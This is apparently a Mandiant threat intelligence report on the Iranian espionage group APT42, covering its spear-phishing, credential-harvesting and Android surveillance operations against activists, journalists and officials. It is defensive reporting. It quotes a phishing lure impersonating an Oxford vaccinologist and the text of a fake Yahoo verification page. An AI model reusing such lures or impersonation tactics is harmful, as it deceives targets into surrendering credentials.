MANDIANT

THREAT INTELLIGENCE REPORT

APT42: Crooked Charms, Cons and Compromises

Executive Summary

Mandiant assesses with high confidence that APT42 is an Iranian state-sponsored cyber espionage group tasked with conducting information collection and surveillance operations against individuals and organizations of strategic interest to the Iranian government. We further estimate with moderate confidence that APT42 operates on behalf of the Islamic Revolutionary Guard Corps (IRGC) Intelligence Organization (IRGC-IO) based on targeting patterns that align with the organization's operational mandates and priorities.

Active since at least 2015, APT42 is characterized by highly targeted spear phishing and surveillance operations against individuals and organizations of strategic interest to Iran. The group's operations, which are designed to build trust and rapport with their victims, have included accessing the personal and corporate email accounts of government officials, former Iranian policymakers or political figures, members of the Iranian diaspora and opposition groups, journalists, and academics who are involved in research on Iran. After gaining access, the group has deployed mobile malware capable of tracking victim locations, recording phone conversations, accessing videos and images, and extracting entire SMS inboxes.

APT42 has a demonstrated ability to alter its operational focus as Iran's priorities evolve over time. We anticipate APT42 will continue to conduct cyber espionage operations in support of Iran's strategic priorities in the long term based on their extensive operational history and imperviousness to public reporting and infrastructure takedowns.

Overview

Mandiant assesses with high confidence that APT42 is a prolific and well-resourced threat actor that carries out Iranian state-sponsored espionage and surveillance activity in support of Iran's strategic priorities. The group has been active since at least early 2015 and relies primarily on highly targeted social engineering efforts to achieve its objectives against both individuals and organizations of interest to the Iranian government. APT42 operations broadly fall into three categories:

- Credential harvesting: APT42 frequently targets corporate and personal email accounts through highly targeted spear-phishing campaigns with enhanced emphasis on building trust and rapport with the target before attempting to steal their credentials. Mandiant also has indications that the group uses credential harvesting to collect Multi-Factor Authentication (MFA) codes to bypass authentication methods and has used compromised credentials to pursue access to the networks, devices and accounts of employers, colleagues and relatives.
- Surveillance operations: As of at least late 2015, a subset of APT42's infrastructure served as command-and-control (C2) servers for Android mobile malware designed to track locations, monitor communications and generally surveil the activities of individuals of interest to the Iranian government, including activists and dissidents inside Iran.
- Malware deployment: While APT42 primarily prefers credential harvesting over activity on disk, several custom backdoors and lightweight tools complement its arsenal. The group likely incorporates these tools into their operations when the objectives extend beyond credential harvesting.

Mandiant has observed over 30 confirmed APT42 targeted operations spanning these categories since early 2015. The total number of APT42 intrusion operations is almost certainly much higher based on the group's high operational tempo, visibility gaps caused in part by the group's targeting of personal email accounts and domestically focused efforts and extensive open-source industry reporting on threat clusters likely associated with APT42.

APT42 had been previously tracked by Mandiant as UNC788.




FIGURE 1. APT42 operations by category.

Targeting

The targeting patterns for APT42 operations are similar to other Iranian cyber espionage actors, with a large segment of activity focused on the Middle East region. However, unlike other suspected IRGC-affiliated cyber espionage groups that have focused on targeting the defense industrial base or conducting large-scale collection of personally identifiable information (PII), APT42 primarily targets organizations and individuals deemed opponents or enemies of the regime, specifically gaining access to their personal accounts and mobile devices. The group has consistently targeted Western think tanks, researchers, journalists, current Western government officials, former Iranian government officials and the Iranian diaspora abroad.

Some APT42 activity indicates the group alters its operational focus as Iran's priorities evolve. This includes targeted operations against the pharmaceutical sector at the onset of the COVID-19 pandemic in March 2020 and the pursuit of domestic and foreign-based opposition groups prior to an Iranian presidential election. This indicates that APT42 is trusted by the Iranian government to quickly react to geopolitical changes by adjusting their flexible operations to targets of operational interest to Tehran.

APT42 has targeted the following sectors:

- Civil society and nonprofits
- Education
- Governments
- Healthcare
- Legal and professional services
- Manufacturing
- Media and entertainment
- Pharmaceuticals

APT42 has targeted organizations in at least 14 countries since our first observation of its activity in 2015, including in Australia, Europe, the Middle East and the United States.

APT 42 Targeting




FIGURE 2. Countries and industries targeted directly by APT42.

Cyber Espionage Operations

APT42 operations are consistent with Iran's strategic priorities and reflect an operational mandate to collect information on individuals and organizations of interest to the Iranian government or deemed to pose a threat to the regime. The group's activity focuses on social engineering and exhibits patience and resource-intensive efforts to craft targeted decoy content and build rapport with targets before providing a credential harvesting link or malicious attachment.

Credential Harvesting Activity

APT42 has consistently targeted Western think tanks and academics, media organizations, members of the Iranian diaspora in the United Kingdom, Israel, the United States and high-profile Iranian individuals within Iran in efforts to collect credentials of individuals of interest to the Iranian government. Some credential harvesting efforts have also included components designed to steal MFA codes.

Personal Email Targeting

APT42 has consistently targeted the personal email accounts and MFA codes of individuals of interest to the Iranian government.

- In May 2017, APT42 targeted the senior leadership of an Iranian opposition group operating from Europe and North America with spear-phishing emails mimicking legitimate Google correspondence. The emails contained links to fake Google Books pages which redirected to sign-in pages designed to steal credentials and two-factor authentication codes.




FIGURE 3. APT42 fake Google Books page.

- In April 2018, APT42 targeted the Google Gmail account of an Iranian environmental activist with a fake login page. The individual had previously been arrested by the Iranian government which cracked down on environmental activism in early 2018.




FIGURE 4. Gmail login page personalized for a redacted victim (left), spoofed two-factor authentication (right).

- In October 2019, APT42 attempted to steal the personal Gmail credentials of an Iranian lecturer and newspaper editor in Israel.
- In February 2021, APT42 targeted the personal email credentials of a senior Israeli government official with a credential harvesting page mimicking the Gmail login page.




FIGURE 5. Pre-filled login form for credential harvesting.

- In June 2020, APT42 sent a spear-phishing email to an employee of a U.S.-based non-profit organization who had previously published on the condition of Iran's civil society.

Impersonation and Building Trust

APT42 often attempts to build rapport with their target by impersonating journalists or researchers and engaging the target in benign conversation for multiple days or weeks before sending a malicious link. In some cases, the group uses compromised email accounts in follow-on operations targeting colleagues, acquaintances or relatives of the initial victim.

- APT42 used a compromised email account belonging to a U.S.-based think tank employee to target Middle East researchers at other think tanks and academic organizations, U.S. government officials involved in Middle East and Iran policy, a former Iranian government official, and high-ranking members of an Iranian opposition group between March and June 2021.
  - The actor posed as a well-known journalist from a U.S. media organization requesting an interview and engaged the initial target for 37 days to gain their trust before finally directing them to a credential harvesting page. In other instances, APT42 provided a Dropbox link to a PDF with an embedded URL shortening link that led to a credential harvesting page (shown in Figure 6).
  - After sending an email from the compromised inbox, APT42 attempted to cover their tracks by deleting the message from the victim's Sent folder.
  - APT42 also attempted to access the personal email accounts of their targets, taking careful steps to avoid detection.
  - APT42 was able to bypass multi-factor authentication by capturing SMS-based one-time passwords and successfully setting up two-factor verification using the Microsoft Authenticator application.
  - Once inside one victim organization, APT42 accessed files relating to Iran through their M365 environment.
  - The group authenticated to the compromised accounts using an Outlook client, suggesting existing mail items may have been synchronized with the attacker's host.

FIGURE 6. PDF document with embedded link to credential harvesting page.

- APT42 impersonated a legitimate British news organization to obtain the personal email credentials of political science professors with ties to local governments or with relatives holding dual citizenship with Iran in February 2022. The group invited its targets, located in Belgium and the United Arab Emirates, to an online interview via a customized PDF document containing an embedded link leading to a Gmail credential harvesting page.





FIGURE 7. PDF with interview invitation.

- In the weeks ahead of Iran's June 18, 2021, presidential election, APT42 used a compromised email address belonging to an Iran researcher at a U.S. think tank to spear phish a member of an Iranian opposition group headquartered in Europe in a probable attempt to gain access to the organization and its other members. The group impersonated the researcher and invited the target to review and provide feedback on one of the researcher's articles on Iranian nuclear issues in a likely effort to build trust with the target before engaging in further conversation.
- Between March and June 2020, APT42 targeted high-profile individuals in the U.S. pharmaceutical industry in what may have been a temporary shift to support Iranian public health priorities amid the COVID-19 pandemic. APT42 attempted to steal personal email credentials with credential harvesting forms masquerading as popular email services such as Gmail and Yahoo and impersonated a legitimate vaccinologist at the University of Oxford, claiming to have identified an information leakage from the targeted organization.



Information leakage from

SG

:@gmail.com>

Monday, June 8, 2020 at 4:05 PM

To:

Dear Dr.

I hope you are well.
As our activity on COVID-19 vaccines, especially " Chadox1ncov-19 " that is under human test, these days cyber attackers and virtual thieves trying to reaching out to the details of the researches.
My purpose in sending this email is to notify you of some reports. Yesterday, our cyber defensive team, achieved some data from some Chinese hackers that we extracted some classified research and vaccine details from some institutes, unfortunately, including vaccines data.
As soon as possible, I will receive full reports from our cyber-security team and will share it with you.
Please cooperate with us to confirm the information obtained.


Regards,

Address: The JennerInstitute, Old Road Campus Research Building
Roosevelt Drive, Oxford, GB

www.jenner.ac.uk

THE JENNER INSTITUTE
DEVELOPING INNOVATIVE VACCINES

FIGURE 8. APT42 impersonates University of Oxford vaccinologist.



yahoo!

Yahoo makes it easy to enjoy what matters most in your world.

Best in class Yahoo Mail, breaking local, national and global news, finance, sports, music, movies and more. You get more out of the web, you get more out of life.

yahoo!

Verify that you have this phone

Enter the verification code that we sent to

Your verification code may take a few moments to arrive. Do not share this verification code with anyone. Please wait 50 seconds before trying to resend

Verify

I don't have access to this phone

FIGURE 9. APT42 Credential harvesting page masquerading as a Yahoo login portal.

Surveillance Operations

Mandiant assesses with high confidence that APT42 conducts surveillance and monitoring operations against individuals of interest to the Iranian government. In addition to credential harvesting activity, the group uses mobile malware to target individuals of interest, including those with connections to the Green Movement in Iran and other political targets. Mandiant observed APT42 target individuals who claimed to be able to provide tools to bypass government restrictions such as those imposed on Telegram.

- APT42 likely delivers its Android malware such as VINETHORN and PINEFLOWER via text messages.
- Between July 2020 and March 2021, the group successfully used PINEFLOWER Android malware to compromise several dozen Android devices we believe belong to individuals residing in Iran.
  - APT42 exfiltrated recorded phone calls, room audio recordings, images and entire SMS inboxes from at least 10 compromised devices, often daily.
  - APT42 used earlier versions of PINEFLOWER as early as 2015.
- APT42 infrastructure served as command and control for a VINETHORN payload masquerading as a legitimate VPN application between April and October 2021.
- Mandiant most recently observed APT42 PINEFLOWER activity targeting Iran-based individuals with ties to universities, reformist political groups, and human rights activists between June and August 2022.




FIGURE 10. VINETHORN malicious Android application.

- In early July 2021, APT42 hosted malicious webpages masquerading as an adult content website and a free audio/video calling and instant messenger software. The landing pages profiled visitors to the page, requested the user to turn on location services, and sent the data back to a hard-coded Telegram chat. In one instance, the page supported formatting for mobile devices and displayed requests to the user in Arabic, suggesting Arabic speakers may have been targeted. Iran saw significant protests in July 2021, including in the Khuzestan region, which is home to Iran's Arab minority.

